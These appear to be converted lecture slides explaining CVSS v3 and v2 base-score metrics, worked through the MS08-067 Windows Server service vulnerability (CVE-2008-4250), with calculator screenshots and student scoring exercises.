
# CVE Scoring Rubric v3 - Base Score

## 5.1. Attack Vector



# CVE Scoring Rubric v3 - Base Score


## 5.2. Attack Complexity



↑  
Base score is greater when the attack can be performed at will  
**Note: this excludes user interaction**


# CVE Scoring Rubric v3 - Base Score

## 5.3. Privileges Required




# CVE Scoring Rubric v3 - Base Score

## 5.4. User Interaction




# CVE Scoring Rubric v3 - Base Score

## 5.5. Scope




# CVE Scoring Rubric v3 - Base Score

## 5.6. Confidentiality Impact




# CVE Scoring Rubric v3 - Base Score

## 5.7. Integrity Impact



# CVE Scoring Rubric v3 - Base Score

## 5.8. Availability Impact



# CVE Scoring Rubric v3 - Base Score

Select values for all base metrics to generate score

## Base Score

### Attack Vector (AV)

Network (N) Adjacent (A) Local (L) Physical (P)

### Attack Complexity (AC)

Low (L) High (H)

### Privileges Required (PR)

None (N) Low (L) High (H)

### User Interaction (UI)

None (N) Required (R)

### Scope (S)

Unchanged (U) Changed (C)

### Confidentiality (C)

None (N) Low (L) High (H)

### Integrity (I)

None (N) Low (L) High (H)

### Availability (A)

None (N) Low (L) High (H)

*This is the calculator on the FIRST website*

*FIRST = Forum of Incident Response and Security Teams*

<https://www.first.org/cvss/calculator/3.0>

## CVSS Rubric v3

<https://www.first.org/cvss/calculator/3.0>

Use the CVSS v3.0 calculator to calculate the base score of this hypothetical vulnerability:

- Attack vector: must be on the same subnet as victim
- Attack complexity: can be easily repeated at any time
- Privileges required: must be authenticated as a normal user
- User interaction: no interaction required by victim
- Scope: extends beyond vulnerable component
- Confidentiality: attacker has full access to data content
- Integrity: attacker can modify data content
- Availability: attacker can deny access to data content

*Write your CVSS base score calculation in the chat window*

## Older Vulnerabilities

### CVE-2008-4250

**Common Vulnerabilities and Exposures**  
*The Standard for Information Security Vulnerability Names*

Home | CVE IDs | About CVE | Compatible Products & More | Community | News | Site Search

TOTAL CVE IDs: 79058

HOME > CVE > CVE-2008-4250

**Section Menu**

- CVE IDs**
  - Coverage Goals
  - Reference Key/Maps
  - Updates & Feeds
- CVE List (all existing CVE IDs)**
  - Downloads
  - Search CVE List
  - Search Tips
  - View Entire CVE List (html)
- NVD Advanced CVE Search**
  - CVE ID Scoring Calculator
- Request a CVE ID**
  - CVE Numbering Authorities (CNAs)
  - Requester Responsibilities
  - Update a CVE ID
- Documentation**
  - About CVE IDs
  - Terminology
  - Editorial Policies
  - Terms of Use
- ALSO SEE**

**CVE-ID**

**CVE-2008-4250** [Learn more at National Vulnerability Database \(NVD\)](#)

- Severity Rating
- Fix Information
- Vulnerable Software Versions
- SCAP Mappings

**Description**

The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."

**References**

**Note:** [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BUGTRAQ:20081026 Windows RPC MS08-067 FAQ document released
- [URL:http://www.securityfocus.com/archive/1/archive/1/497808/100/0/threaded](http://www.securityfocus.com/archive/1/archive/1/497808/100/0/threaded)
- BUGTRAQ:20081027 Windows RPC MS08-067 FAQ document updated
- [URL:http://www.securityfocus.com/archive/1/archive/1/497816/100/0/threaded](http://www.securityfocus.com/archive/1/archive/1/497816/100/0/threaded)
- MILWORM:6824
- [URL:http://www.milw0rm.com/exploits/6824](http://www.milw0rm.com/exploits/6824)
- MILWORM:6841
- [URL:http://www.milw0rm.com/exploits/6841](http://www.milw0rm.com/exploits/6841)
- MILWORM:7104
- [URL:http://www.milw0rm.com/exploits/7104](http://www.milw0rm.com/exploits/7104)
- MILWORM:7132
- [URL:http://www.milw0rm.com/exploits/7132](http://www.milw0rm.com/exploits/7132)

*This was the vulnerability we looked at in Lesson 1*

# National Vulnerability Database

The screenshot shows the NVD website interface. At the top, there's a navigation bar with links like Home, SCAP, Checklists, Product Dictionary, Impact Metrics, Data Feeds, Statistics, and FAQs. The main content area is titled "National Cyber Awareness System" and "Vulnerability Summary for CVE-2008-4250". It includes the following information:

- Original release date:** 10/23/2008
- Last revised:** 10/30/2012
- Source:** US-CERT/NIST
- Overview:** The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."
- Impact:**
  - CVSS Severity (version 2.0):** CVSS v2 Base Score: 10.0 HIGH
  - Vector:** (AV:N/AC:L/Au:N/C:C/I:C/A:C) (Legend)
  - Impact Subscore:** 10.0
  - Exploitability Subscore:** 10.0
  - CVSS Version 2 Metrics:**
    - Access Vector:** Network exploitable
    - Access Complexity:** Low
    - Authentication:** Not required to exploit
    - Impact Type:** Provides administrator access, Allows complete confidentiality, integrity, and availability violation; Allows unauthorized disclosure of information; Allows disruption of service
- References to Advisories, Solutions, and Tools:** By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to [nvd@nist.gov](mailto:nvd@nist.gov).
- External Source:** MISC
- Name:** <http://blogs.securiteam.com/index.php/archives/1150>
- Hyperlink:** <http://blogs.securiteam.com/index.php/archives/1150>
- External Source:** CERT-VN
- Name:** VU#827267

*More details are found on the NIST National Vulnerability Database website including CVSS scores, advisories, solutions, tools, and version information.*

# Common Vulnerability Scoring System (CVSS) v2

**Common Vulnerability Scoring System Version 2 Calculator - CVE-2008-4250**

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the [CVSS standards guide](#) to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

**Base Scores**

Metric	Score
Base	10.0
Impact	10.0
Exploitability	10.0

**Temporal**

Metric	Score
Temporal	0.0

**Environmental**

Metric	Score
Environmental	0.0

*Base score is 10 using the older v2 version of the CVSS calculator. The base score is composed of Impact and Exploitability metrics which are also shown.*

# Common Vulnerability Scoring System (CVSS) v2

The screenshot shows the NIST CVSS v2 calculator interface. The browser address bar displays the URL: [https://nvd.nist.gov/cvss/v2-calculator?name=CVE-2008-4250&vector=\(AV:N/AC:L/Au:N/C:C/I:C/A:C\)](https://nvd.nist.gov/cvss/v2-calculator?name=CVE-2008-4250&vector=(AV:N/AC:L/Au:N/C:C/I:C/A:C)). The main display area features a green bar chart with the value 10.0. Below the chart, the following scores are listed:

CVSS Base Score	10
Impact Subscore	10
Exploitability Subscore	10
CVSS Temporal Score	Not Defined
CVSS Environmental Score	Not Defined
Modified Impact Subscore	0
Overall CVSS Score	10

A callout box contains the text: *The base score of 10 is determined by the calculator settings below.*

The CVSS v2 Vector is shown as: **CVSS v2 Vector (AV:N/AC:L/Au:N/C:C/I:C/A:C)**

The configuration options are categorized as follows:

- Base Score Metrics**
  - Exploitability Metrics**
    - Access Vector (AV)\*: Local (AV:L), Adjacent Network (AV:A), **Network (AV:N)**
    - Access Complexity (AC)\*: High (AC:H), Medium (AC:M), **Low (AC:L)**
    - Authentication (Au)\*: Multiple (Au:M), Single (Au:S), **None (Au:N)**
  - Impact Metrics**
    - Confidentiality Impact (C)\*: None (C:N), Partial (C:P), **Complete (C:C)**
    - Integrity Impact (I)\*: None (I:N), Partial (I:P), **Complete (I:C)**
    - Availability Impact (A)\*: None (A:N), Partial (A:P), **Complete (A:C)**
- Temporal Score Metrics**
- Environmental Score Metrics**

Buttons for "Update Scores" and "Clear Form" are visible at the bottom.

Disclaimer Notice & Privacy Statement / Security Notice  
Send comments or suggestions to [nvd@nist.gov](mailto:nvd@nist.gov)  
NIST is an Agency of the U.S. Department of Commerce  
NVD Services Version 3.7  
Full Vulnerability Listing

# CVE Scoring Rubric v2 - Base Score

<b>CVSS Base Score</b>	<b>10</b>
Impact Subscore	10
Exploitability Subscore	10
<b>CVSS Temporal Score</b>	<b>Not Defined</b>
<b>CVSS Environmental Score</b>	<b>Not Defined</b>
Modified Impact Subscore	0
<b>Overall CVSS Score</b>	<b>10</b>
<a href="#">Show Equations</a>	

▼ Base Score Metrics

**Exploitability Metrics**

Access Vector (AV)\*

Local (AV:L)   Adjacent Network (AV:A)   **Network (AV:N)**

Access Complexity (AC)\*

High (AC:H)   Medium (AC:M)   **Low (AC:L)**

Authentication (Au)\*

Multiple (Au:M)   Single (Au:S)   **None (Au:N)**

**Impact Metrics**

Confidentiality Impact (C)\*

None (C:N)   Partial (C:P)   **Complete (C:C)**

Integrity Impact (I)\*

None (I:N)   Partial (I:P)   **Complete (I:C)**

Availability Impact (A)\*

None (A:N)   Partial (A:P)   **Complete (A:C)**

\* - All base metrics are required to generate a base score.



# CVSS Rubric v2

# CVE Scoring Rubric v2 - Base Score

## 2.1.1. Access Vector (AV)

This metric reflects how the vulnerability is exploited. The possible values for this metric are listed in Table 1. The more remote an attacker can be to attack a host, the greater the vulnerability score.

### Metric Description

#### Value

Local

(L)

A vulnerability exploitable with only *local access* requires the attacker to have either physical access to the vulnerable system or a local (shell) account. Examples of locally exploitable vulnerabilities are peripheral attacks such as Firewire/USB DMA attacks, and local privilege escalations (e.g., sudo).

Adjacent  
Network

(A)

A vulnerability exploitable with *adjacent network access* requires the attacker to have access to either the broadcast or collision domain of the vulnerable software. Examples of local networks include local IP subnet, Bluetooth, IEEE 802.11, and local Ethernet segment.

Network

(N)

A vulnerability exploitable with *network access* means the vulnerable software is bound to the network stack and the attacker does not require local network access or local access. Such a vulnerability is often termed "remotely exploitable". An example of a network attack is an RPC buffer overflow.

Table 1: Access Vector Scoring Evaluation

# CVE Scoring Rubric v2 - Base Score

## 2.1.2. Access Complexity (AC)

This metric measures the complexity of the attack required to exploit the vulnerability once an attacker has gained access to the target system. For example, consider a buffer overflow in an Internet service: once the target system is located, the attacker can launch an exploit at will.

Other vulnerabilities, however, may require additional steps in order to be exploited. For example, a vulnerability in an email client is only exploited after the user downloads and opens a tainted attachment. The possible values for this metric are listed in Table 2. The lower the required complexity, the higher the vulnerability score.

### Metric Description

#### Value

- |  |  |
|--|--|
| <div style="border: 1px solid black; border-radius: 50%; padding: 2px; display: inline-block;">High</div><br>(H)   | <p>Specialized access conditions exist. For example:</p> <ul style="list-style-type: none"> <li>‣ In most configurations, the attacking party must already have elevated privileges or spoof additional systems in addition to the attacking system (e.g., DNS hijacking).</li> <li>‣ The attack depends on social engineering methods that would be easily detected by knowledgeable people. For example, the victim must perform several suspicious or atypical actions.</li> <li>‣ The vulnerable configuration is seen very rarely in practice.</li> <li>‣ If a race condition exists, the window is very narrow.</li> </ul>   |
| <div style="border: 1px solid black; border-radius: 50%; padding: 2px; display: inline-block;">Medium</div><br>(M) | <p>The access conditions are somewhat specialized; the following are examples:</p> <ul style="list-style-type: none"> <li>‣ The attacking party is limited to a group of systems or users at some level of authorization, possibly untrusted.</li> <li>‣ Some information must be gathered before a successful attack can be launched.</li> <li>‣ The affected configuration is non-default, and is not commonly configured (e.g., a vulnerability present when a server performs user account authentication via a specific scheme, but not present for another authentication scheme).</li> <li>‣ The attack requires a small amount of social engineering that might occasionally fool cautious users (e.g., phishing attacks that modify a web browsers status bar to show a false link, having to be on someones buddy list before sending an IM exploit).</li> </ul> |
| <div style="border: 1px solid black; border-radius: 50%; padding: 2px; display: inline-block;">Low</div><br>(L)    | <p>Specialized access conditions or extenuating circumstances do not exist. The following are examples:</p> <ul style="list-style-type: none"> <li>‣ The affected product typically requires access to a wide range of systems and users, possibly anonymous and untrusted (e.g., Internet-facing web or mail server).</li> <li>‣ The affected configuration is default or ubiquitous.</li> <li>‣ The attack can be performed manually and requires little skill or additional information gathering.</li> <li>‣ The race condition is a lazy one (i.e., it is technically a race but easily winnable).</li> </ul>   |

# CVE Scoring Rubric v2 - Base Score

## 2.1.3. Authentication (Au)



This metric measures the number of times an attacker must authenticate to a target in order to exploit a vulnerability. This metric does not gauge the strength or complexity of the authentication process, only that an attacker is required to provide credentials before an exploit may occur. The possible values for this metric are listed in Table 3. The fewer authentication instances that are required, the higher the vulnerability score.

### Metric Description

#### Value

**Multiple** Exploiting the vulnerability requires that the attacker authenticate two or more times, even if the same credentials are used each time. An example is an attacker authenticating to an operating system in addition to providing credentials to access an application hosted on that system.

**Single** The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).

**None** Authentication is not required to exploit the vulnerability.  
(N)

Table 3: Authentication Scoring Evaluation

The metric should be applied based on the authentication the attacker requires before launching an attack. For example, if a mail server is vulnerable to a command that can be issued before a user authenticates, the metric should be scored as "None" because the attacker can launch the exploit before credentials are required. If the vulnerable command is only available after successful authentication, then the vulnerability should be scored as "Single" or "Multiple," depending on how many instances of authentication must occur before issuing the command.

# CVE Scoring Rubric v2 - Base Score

## 2.1.4. Confidentiality Impact (C)



This metric measures the impact on confidentiality of a successfully exploited vulnerability. Confidentiality refers to limiting information access and disclosure to only authorized users, as well as preventing access by, or disclosure to, unauthorized ones. The possible values for this metric are listed in Table 4. Increased confidentiality impact increases the vulnerability score.

Metric	Description
--------	-------------

Value	Description
-------	-------------

None (N)	There is no impact to the confidentiality of the system.
----------	--

Partial (P)	There is considerable informational disclosure. Access to some system files is possible, but the attacker does not have control over what is obtained, or the scope of the loss is constrained. An example is a vulnerability that divulges only certain tables in a database.
-------------	--

Complete (C)	There is total information disclosure, resulting in all system files being revealed. The attacker is able to read all of the system's data (memory, files, etc.)
--------------	--

Table 4: Confidentiality Impact Scoring Evaluation

# CVE Scoring Rubric v2 - Base Score

## 2.1.4. Confidentiality Impact (C)



This metric measures the impact on confidentiality of a successfully exploited vulnerability. Confidentiality refers to limiting information access and disclosure to only authorized users, as well as preventing access by, or disclosure to, unauthorized ones. The possible values for this metric are listed in Table 4. Increased confidentiality impact increases the vulnerability score.

Metric	Description
None (N)	There is no impact to the confidentiality of the system.
Partial (P)	There is considerable informational disclosure. Access to some system files is possible, but the attacker does not have control over what is obtained, or the scope of the loss is constrained. An example is a vulnerability that divulges only certain tables in a database.
Complete (C)	There is total information disclosure, resulting in all system files being revealed. The attacker is able to read all of the system's data (memory, files, etc.)

**Value**

None (N) There is no impact to the confidentiality of the system.

Partial (P) There is considerable informational disclosure. Access to some system files is possible, but the attacker does not have control over what is obtained, or the scope of the loss is constrained. An example is a vulnerability that divulges only certain tables in a database.

Complete (C) There is total information disclosure, resulting in all system files being revealed. The attacker is able to read all of the system's data (memory, files, etc.)

Table 4: Confidentiality Impact Scoring Evaluation

# CVE Scoring Rubric v2 - Base Score

## 2.1.5. Integrity Impact (I)

This metric measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and guaranteed veracity of information. The possible values for this metric are listed in Table 5. Increased integrity impact increases the vulnerability score.

**Metric Description**

**Value**

**None** (N) There is no impact to the integrity of the system.

**Partial** (P) Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited. For example, system or application files may be overwritten or modified, but either the attacker has no control over which files are affected or the attacker can modify files within only a limited context or scope.

**Complete** (C) There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised. The attacker is able to modify any files on the target system.

Table 5: Integrity Impact Scoring Evaluation

# CVE Scoring Rubric v2 - Base Score

## 2.1.6 Availability Impact (A)



This metric measures the impact to availability of a successfully exploited vulnerability. Availability refers to the accessibility of information resources. Attacks that consume network bandwidth, processor cycles, or disk space all impact the availability of a system. The possible values for this metric are listed in Table 6. Increased availability impact increases the vulnerability score.

**Metric Description**

**Value**

**None** (N) There is no impact to the availability of the system.

**Partial** (P) There is reduced performance or interruptions in resource availability. An example is a network-based flood attack that permits a limited number of successful connections to an Internet service.

**Complete** (C) There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.

Table 6: Availability Impact Scoring Evaluation

## CVSS Rubric v2

<https://nvd.nist.gov/CVSS/v2-calculator>

Use the CVSS v2.0 calculator to calculate the baseline score of this hypothetical vulnerability:

- Access vector: Must be local
- Access complexity: Specialized access conditions exist
- Authentication: Single login required
- Confidentiality: Partial
- Integrity: None
- Availability: Complete

*Write your baseline score calculation in the chat window*

# CVE Details

# CVE Details

The screenshot shows the CVE Details website interface. At the top, there is a search bar with a 'Search' button and a 'View CVE' button. Below the search bar, there is a large search input field with a 'Search' button. The main content area features a table titled 'Current CVSS Score Distribution For All Vulnerabilities' and a bar chart titled 'Vulnerability Distribution'. The table shows the number and percentage of vulnerabilities for each CVSS score range. The bar chart visualizes this data, with bars for each score range and their corresponding counts.

**Current CVSS Score Distribution For All Vulnerabilities**

CVSS Score	Number Of Vulnerabilities	Percentage
